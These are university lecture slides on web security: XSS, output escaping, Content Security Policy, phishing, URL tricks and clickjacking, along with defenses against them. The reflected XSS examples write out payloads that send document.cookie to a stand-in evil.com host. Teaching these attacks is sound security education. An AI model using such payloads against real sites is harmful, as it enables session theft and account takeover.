

Web Security - XSS, UI-based Attacks

CSCI 4130: Introduction to Computer Security

Prof. Wei Meng

<http://course.cse.cuhk.edu.hk/~csci4130/>

OWASP Top 10 - 2017

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	⊗	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	⊗	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf

XSS

Cross-Site Scripting

- SOP prohibits JavaScript's cross-origin access
 - **Evil.com** cannot trick a browser into allowing his script to access data on **Bank.com**
- XSS attacks are used to subvert the SOP
 - **Evil.com**, however, can trick **Bank.com** into sending his malicious script to a browser
 - The browser is not able to learn that the script comes from **Evil.com**
 - The malicious script operates in the origin of **Bank.com**
 - It now has full access to data of **Bank.com**

Classes of XSS Attacks

- Stored XSS attacks
 - The injected code is actually stored on [bank.com](#)'s server, such as in a DB, in a visitor log, etc.
 - The victim server returns the **permanently** injected code with its other contents to a browser
- Reflected XSS attacks
 - The injected code is **reflected** off the victim server, such as in an error message, a search result, or any other response that includes/echoes part of the input that can be controlled by the attacker

Stored XSS Attacks

- XSS can also be performed in two steps
 - The attacker first stores the JavaScript code on the target server as part of a message
 - Then the victim visits a page containing the injected code
- Any web application that stores user-supplied input without sanitization, is vulnerable to this attack
 - Blogs
 - Comments
 - Bulletin boards

Stored XSS Scenario



Evil

1. Inject malicious script



Bank

6. Leak sensitive information



2. GET page with malicious script



3. Receive malicious script



4. Execute malicious script in context of Bank

5. Perform attack actions



Client

Reflected XSS Attacks

- The attacker embeds the malicious script in the URL of another server
 - E.g., a parameter in the query string
- The attacker lures the user to visit his page, and then clicks a link to a trusted site (the victim)
 - The attacker can trick the user into visiting that URL directly
- The server may echo back the script or the complete URL to the user
- The malicious script then runs in the context of the victim server

Reflected XSS Attacks (Cont.)

- The user input is echoed back in the HTML response
 - A search engine


- GET /search.php?term=italian

```
<?php
// search.php
echo "Your search results of the term" . $_GET["term"] . "are: ";
foreach ($results as $row) {
    // ...
}
?>
```

- GET /search.php?
term=<script>Send(document.cookie,'admin@evil.com')</script>

Reflected XSS Scenario

1. Visits malicious page




2. `<a href="http://bank.com/<script>document.write(\"<img src='http://evil.com/?\" + document.cookie + \"' />\" );</script>\">`

5. Sends cookies of Bank to Evil



3. GET `<script>...</script>`



4. Page not found: `<script>...</script>`



Evil



Bank



Client

Reflected XSS (Cont.)

- The target trusted site returns a page containing the injected JavaScript code
- The JavaScript code is controlled by the attacker
- It executes in the **context of the trusted web site**
- The malicious JavaScript code can
 - Access the session token and reuse that token to log into the website as the victim user
 - Access all information of a user on the trusted website
 - Create a login form on the trusted website to steal user credentials

Defending Against XSS

- XSS is very difficult to prevent
- Every piece of data that is returned to the user and that can be influenced by the inputs must be sanitized
 - Inputs: GET/POST parameters, Cookies, request headers, DB query results, file contents
- Some programming languages (e.g., PHP) often provide routines to prevent the introduction of code
 - Sanitization has to be performed differently depending on where the data is used

Output Escaping

- Special characters must be replaced with character entities
 - Some characters in HTML are reserved (< >)
 - They can be encoded in character entities (references)
- Idea: user inputs shall not include those reserved characters that the browser parser uses to build elements
 - User inputs need to be escaped for parser
 - < - <
 - > - >
 - & - &
 - “ - "
 - ‘ - '

Content Security Policy

- Goal: Mitigating XSS by allowing a server to specify what is allowed or not allowed during the rendering of a web page
 - Example: Prohibits inline scripts by default
- A policy is returned by specifying the Content-Security-Policy HTTP header, or is defined in the `<meta>` tag
- A policy can define a **white-list** of sources from where content can be fetched and executed
 - JavaScript, stylesheets, images, etc.
- The enforcement requires the support of the browser

UI-based Attacks


Phishing Attacks

- Attackers can create fake websites that look similar to a legitimate website
 - E.g., PayPal
- Attackers then trick a victim user into visiting the fake website
 - How?
- The user visits the site and inputs the credentials
- Attacker receives the sensitive data
- The user is redirected to the real website

Phishing Attacks


<http://www.real-website.com/>

Welcome

A gray rectangular area containing two white, rounded rectangular input fields stacked vertically.

<http://www.fake-website.com/>

Welcome

A gray rectangular area containing two white, rounded rectangular input fields stacked vertically.

Defenses against Phishing Attacks

- Search engines can try to detect and remove phishing websites from their search results
 - Attackers can use other channels to lure the users
 - How?
- Users shall check the URL!
 - Browsers can provide some assistance in validating the URL
 - Does the padlock icon help?

Manipulating the URLs

- URL Obfuscation/Typos
 - Attackers can choose similar URLs
 - `www.google.com`
 - `www.gooogle.com`
- Internationalized Domain Name Homograph Attack
 - Many different characters look alike
 - `paypal.com`
 - `pnc.com/webapp/unsec/homepage.var.cn`
- Check the URL!

Manipulating the URLs (Cont.)

- What is this?
 - Go to Google
- Check the code

```
<a onMouseDown="window.open(http://www.evil.com)"  
  href="http://www.google.com/">  
  Go to Google  
</a>
```
- Why is href set to Google?
 - The browser status bar displays the associated URL when the mouse hovers over the link

Clickjacking


- A user can be lured into clicking an element that is not associated with the main frame that the user is browsing
 - Example: clicking on a button “Download free software” on site A will actually become a click on “Like this page” on Facebook
- The user’s mouse click is used in a way that is not intended by the user
- It is also called as UI redressing

Clickjacking (Cont.)

- It is usually performed by using overlapping transparent iframes
 - Stacking order: `z-index: value`
 - Transparency: `opacity: value`
 - Transparency in IE filter: `alpha(opacity=<value>)`
- Attacker site frames a target site
- Clickjacking can be used to bypass the SOP!

Clickjacking (Cont.)

- A clickjacking attacker tries to trick a user into performing actions on **another website**



Defining Clickjacking

- Prerequisite:
 - Multiple mutually distrusting applications sharing the same display
- An attack application compromises **context integrity** of another application's UI
 - **Visual Integrity**
 - **Target** is visible and **Pointer** is visible
 - **Temporal Integrity**
 - $\text{Target}_{\text{clicked}} = \text{Target}_{\text{checked}}, \text{Pointer}_{\text{clicked}} = \text{Pointer}_{\text{checked}}$
 - **Context Integrity** = (**Visual** + **Temporal**) Integrity

Compromising Visual Integrity - Target

- Hiding content
- Partial overlays



\$0.00

USD ▾



You're logged in with One Touch™, Test. [Not you?](#)

Ship to

[Change >](#)

Test Buyer

1 Main St, San Jose, CA 95131 United States

Pay with

[Change >](#)



CREDIT UNIO... x-7417

Visa x-6943 (backup)

\$0.00

USD



[Apply for PayPal Credit](#)

Get 6 months to pay \$100.00

Subject to credit approval. [See terms](#)

View [PayPal Policies](#) and your payment method rights.

[Click HERE](#)

Compromising Visual Integrity - Pointer

- Manipulating cursor feedback



Compromising Temporal Integrity

- Bait-and-switch



Claim your FREE iPad



Defenses against Clickjacking

- User confirmation
 - Good site shows a confirmation dialog when some sensitive action is about to be made
 - Degrades user experience
- UI randomization
 - Good site displays the sensitive UI at random locations
 - Unreliable

Defenses against Clickjacking (Cont.)

- Framebusting

- Good site can prevent other sites from embedding it
- Check if the top frame is the current frame
- If not, change the top frame location to the current one
- It can be defeated

- X-Frame-Options


- Used to indicate whether or not a browser should be allowed to render a page in a frame

- ...

More on Clickjacking

- A paper in USENIX Security Symposium 2012:
 - “Clickjacking: Attacks and Defenses”
 - Lin-Shung Huang, Carnegie Mellon University; Alex Moshchuk, Helen J. Wang, and Stuart Schechter, Microsoft Research; Collin Jackson, Carnegie Mellon University

Click Interception



Click-interception attackers usually force a user to visit a [URL](#)

More on Click Interception

- A paper in USENIX Security Symposium 2019:
 - “All Your Clicks Belong to Me: Investigating Click Interception on the Web”
 - Mingxue Zhang and Wei Meng, Chinese University of Hong Kong; Sangho Lee, Microsoft Research; Byoungyoung Lee, Seoul National University and Purdue University; Xinyu Xing, Pennsylvania State University

Credits

- Some slides are based on the slides of Giovanni Vigna, Raluca Ada Popa and Lin-Shuang Huang